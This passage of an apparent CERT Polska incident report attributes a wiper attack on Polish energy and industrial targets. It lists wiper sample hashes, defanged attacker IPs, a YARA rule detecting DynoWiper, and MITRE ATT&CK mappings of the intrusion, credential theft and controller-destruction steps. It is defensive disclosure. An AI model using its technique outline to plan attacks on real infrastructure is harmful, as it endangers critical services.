f4e9a3ddb83c53f5b7717af737ab0885abd2f1b89b2c676d3441a793f65ffaee	exp.ps1

Attribution

CERT Polska analyzed the infrastructure used in the attack described in the chapter "Indicators of Compromise." The analysis of the direct infrastructure showed that the attacker used, among other things, compromised VPS servers and compromised Cisco routers. Using commercial data sources, including network flow monitoring, additional related compromised devices were also identified, showing almost identical characteristics to those used to carry out the attack.

CERT Polska compared the characteristics of these devices with publicly described types of anonymizing infrastructure used by APT groups. Based on the available information and in consultation with threat intelligence companies regarding the reconstructed communication between the devices, it was determined that this communication largely overlaps with what was described by Cisco[1] and the FBI[2], and is used by an activity cluster known publicly as "Static Tundra" (Cisco), "Berserk Bear" (CrowdStrike), "Ghost Blizzard" (Microsoft), and "Dragonfly" (Symantec). Public reports of this actor's activities indicate significant interest in the energy sector and the ability to attack industrial devices, which aligns with the actions observed during the incident. However, this is the first publicly described destructive activity attributed to this cluster.

Based on the collected data, CERT Polska concludes that the infrastructure used to obtain initial access, exfiltrate data, establish VPN tunnels for wiper malware deployment, and damage the server's RAID array disks overlaps with the "Static Tundra" infrastructure.

CERT Polska also analyzed the malicious software used in the attack and compared it to malware historically used in similar attacks.

- The DynoWiper malware contains certain similarities to wiper-type tools[3] associated with the activity cluster publicly known as "Sandworm" and "SeashellBlizzard". Despite identifying commonalities in behavioral characteristics and overall architecture, the level of similarity is too low to attribute DynoWiper to previously used wiper families.

1 https://blog.talosintelligence.com/static-tundra/

2 https://www.ic3.gov/PSA/2025/PSA250820

3 E.g. publicly available sample: `bfda142bc5c44913eed9ef1cf2a8ad07b7a71312a26e4c7c519bf1a3fedeb6a0`

- The PowerShell script used to run DynoWiper on workstations uses the same technique as tools linked to the “Sandworm” cluster, previously used to deploy wipers such as ArguePatch[4] or RansomBoggs[5], but its source code shares no similarities with the previously described tools.

- The LazyWiper script was likely generated largely by an LLM and does not contain distinctive features. For this reason, it cannot be used in attribution.

Publicly available reports of this actor’s activities indicate that they have historically carried out destructive operations in Ukraine many times, including against entities in the energy sector (BlackEnergy), as well as against entities in Poland (PrestigeRansomware). However, given the very general nature of the detected similarities and the lack of strong links to known tools, CERT Polska cannot conclusively determine whether the actor behind the “Sandworm” activity cluster participated in the attack to any extent.

4 https://www.welivesecurity.com/2022/05/20/sandworm-ukraine-new-version-arguepatch-malware-loader/

5 https://www.welivesecurity.com/2022/11/28/ransomboggs-new-ransomware-ukraine/

Indicators of Compromise

To enable independent analysis, all of the files referenced below have been uploaded to platforms used for malware analysis and sharing. In particular, the samples are available free of charge on the https://mwdb.cert.pl/.

Sha256 Hashes

Filename	File type	Sha256
dynacom_update.ps1	PowerShell distributing DynoWiper	8759e79cf3341406564635f3f08b2f33 3b0547c444735dba54ea6fce8539cf15
exp1.ps1	PowerShell distributing DynoWiper	f4e9a3ddb83c53f5b7717af737ab0885 abd2f1b89b2c676d3441a793f65ffaee
Source.exe	DynoWiper	65099f306d27c8bcdd7ba3062c012d24 71812ec5e06678096394b238210f0f7c
dynacom_update.exe	DynoWiper	835b0d87ed2d49899ab6f9479cddb8b4 e03f5aeb2365c50a51f9088dcede68d5
schtask.exe	DynoWiper	60c70cdcb1e998bffed2e6e7298e1ab6 bb3d90df04e437486c04e77c411cae4b
schtask.exe	DynoWiper	d1389a1ff652f8ca5576f10e9fa2bf8e 8398699ddfc87ddd3e26adb201242160
KB284726.ps1	LazyWiper	033CB31C081FF4292F82E528F5CB78A5 03816462DABA8CC18A6C4531009602C2

The following hash has been retrieved from logs, we have not obtained copy of the sample to analyze.

Filename	File type	Sha256
dynacom_update.ps1	Probably original PowerShell distributing DynoWiper	68192CA0FDE951D973EB41A07814F402 F2B46E610889224BD54583D8A332A464

Network Indicators

IP	Observed period	Details
185.200.177[.]10	December 2025	VPN and Microsoft 365 logins. Used against multiple entities. Direct execution of DynoWiper. Compromised server.
31.172.71[.]5 31.172.71[.]5:50443/TCP 31.172.71[.]5:8008/TCP 31.172.71[.]5:44445/TCP	December 2025	Reverse proxy used for data exfiltration. Compromised server.
193.200.17[.]163	November 2025	VPN logins. Used against multiple entities. Compromised server.
185.82.127[.]20	November 2025	VPN logins.
41.111.178[.]225	November 2025	VPN logins.
72.62.35[.]76	December 2025	VPN and O365 logins. Compromised server.
89.116.111[.]143	December 2025	VPN logins.
194.61.121[.]178	December 2025	VPN logins.
159.69.50[.]242	December 2025	VPN logins.
159.69.50[.]242	November 2025	VPN logins.

Detection Rules

DynoWiper

```
rule DynoWiper
{
    meta:
        author = "CERT Polska"
        date = "2025-12-31"
        hash = "4ec3c90846af6b79ee1a5188eefa3fd21f6d4cf6"
        hash = "86596a5c5b05a8bfbd14876de7404702f7d0d61b"
        hash = "69ede7e341fd26fa0577692b601d80cb44778d93"
        hash = "0e7dba87909836896f8072d213fa2da9afae3633"
    strings:
        $a1 = "$recycle.bin" wide
        $a2 = "program files(x86)" wide
        $a3 = "perflogs" wide
        $a4 = "windows\x00" wide
        $b1 = "Error opening file: " wide
    condition:
        uint16(0)  == 0x5A4D
        and
        filesize < 500KB
        and
        4 of them
}
```

MITRE ATT&CK Enterprise

Technique	ID	Description
INITIAL ACCESS		
External Remote Services	T1133	Use of Fortinet edge devices to gain infrastructure access
Valid Accounts: Local Accounts	T1078.003	Login to a Fortinet device within a manufacturing sector enterprise
EXECUTION		
Scheduled Task/Job: Scheduled Task	T1053.005	Distribution of the wiper within the domain using a Scheduled Task
System Services: Service Execution	T1569.002	Execution of commands using the PsExec tool
PERSISTENCE		
External Remote Services	T1133	Use of FortiGate VPN to connect to compromised entities
Valid Accounts: Local Accounts	T1078.003	Use of local FortiGate VPN accounts to connect to compromised entities
Scheduled Task/Job	T1053	Creation of scripts on FortiGate devices for administrator credential theft and configuration modification
PRIVILEGE ESCALATION		
Access Token Manipulation	T1134	Credential theft from the LSASS Service Privilege escalation via a Process Token
Valid Accounts: Local Accounts	T1078.003	Use of an account with administrative privileges on the edge device
DEFENSE EVASION		
Domain or Tenant Policy Modification: Group Policy Modification	T1484.001	Distribution of the wiper within the domain via modification of the "Default Domain Policy" GPO
File and Directory Permissions Modification	T1222	Modification of file permissions by the wiper

Technique	ID	Description
Impair Defenses: Disable or Modify Network Device Firewall	T1562.013	Modification of FortiGate device configuration
Indicator Removal: File Deletion	T1070.004	Deletion of files created during execution by the wiper
CREDENTIAL ACCESS		
OS Credential Dumping	T1003	Credential theft from the LSASS Service, NTDS, and SAM/SYSTEM
Steal or Forge Kerberos Tickets	T1558	Creation of the Diamond Ticket
DISCOVERY		
Account Discovery	T1087	Reading the contents of the Users directory
File and Directory Discovery	T1083	Reading the contents of the Users directory
Local Storage Discovery	T1680	Creation by the wiper of a list of disks visible to the system
Network Service Discovery	T1046	Enumeration of services available on the network
Network Share Discovery	T1135	Enumeration of SMB resources available on the network
Process Discovery	T1057	Enumeration of processes running on the system
Remote System Discovery	T1018	Enumeration of systems available on the network
System Network Configuration Discovery	T1016	Retrieval of the routing table and ARP cache
System Network Connections Discovery	T1049	Enumeration of network connections
System Owner/User Discovery	T1033	Reading the contents of the Users directory
LATERAL MOVEMENT		
Remote Services	T1021	Use of RDP to connect to devices in the internal network

Technique	ID	Description
COLLECTION		
Data from Configuration Repository: Network Device Configuration Dump	T1602.002	Dumping firewall device configuration
COMMAND AND CONTROL		
Hide Infrastructure	T1665	Use of compromised infrastructure for communication
Ingress Tool Transfer	T1105	Downloading tools from Dropbox
Proxy	T1090	Use of reverse SOCKS Proxy and the Tor Network
Remote Access Tools: Remote Desktop Software	T1219.002	Use of RDP to connect to devices in the internal network
EXFILTRATION		
Exfiltration Over Web Service	T1567	Exfiltration of stolen data via HTTP to the attacker-controlled servers
Exfiltration Over Web Service: Exfiltration Over Webhook	T1567.004	Transmission of script execution results to a Slack channel
IMPACT		
Data Destruction	T1485	File corruption by the wiper
Disk Wipe: Disk Structure Wipe	T1561.002	Modification of RAID array configuration
Inhibit System Recovery	T1490	Change of IP addressing on compromised devices
System Shutdown/ Reboot	T1529	Device shutdown performed by the wiper

MITRE ATT&CK ICS

Technique	ID	Description
INITIAL ACCESS		
External Remote Services	T0822	Use of Fortinet edge devices to gain access to renewable energy farms
Remote Services	T0886	Connecting to industrial automation devices via compromised edge devices
EXECUTION		
Command-Line Interface	T0807	Execution of commands on controllers
Graphical User Interface	T0823	RDP connection to an HMI computer
PERSISTENCE		
Valid Accounts	T0859	Use of default system accounts
DISCOVERY		
Network Connection Enumeration	T0840	Enumeration of network connections on the HMI computer
Remote System Discovery	T0846	Network scanning for industrial automation devices
Remote System Information Discovery	T0888	Identification of industrial automation devices (e.g. to leverage appropriate credentials)
LATERAL MOVEMENT		
Default Credentials	T0812	Use of default system accounts
Remote Services	T0886	Connectivity to industrial automation devices within the internal network (including SSH, RDP)
Valid Accounts	T0859	Use of default system accounts
COLLECTION		
Screen Capture	T0852	Screenshot capture of industrial automation devices

Technique	ID	Description
INHIBIT RESPONSE FUNCTION		
Change Credential	T0892	Password changes on compromised Moxa NPort devices
Data Destruction	T0809	Deletion of files from Mikronika RTU controllers
Device Restart/Shutdown	T0816	Shutdown of compromised industrial automation devices
System Firmware	T0857	Deployment of corrupted firmware preventing controller startup
IMPAIR PROCESS CONTROL		
Module Firmware	T0892	Deployment of corrupted firmware preventing controller startup
IMPACT		
Loss of Control	T0827	Damage to RTU controllers resulting in loss of communication between the facility and the DSO
Loss of View	T0829	Damage to RTU controllers resulting in loss of communication between the facility and the DSO

CERT.PL
NASK
Ministry of Digital Affairs
Republic of Poland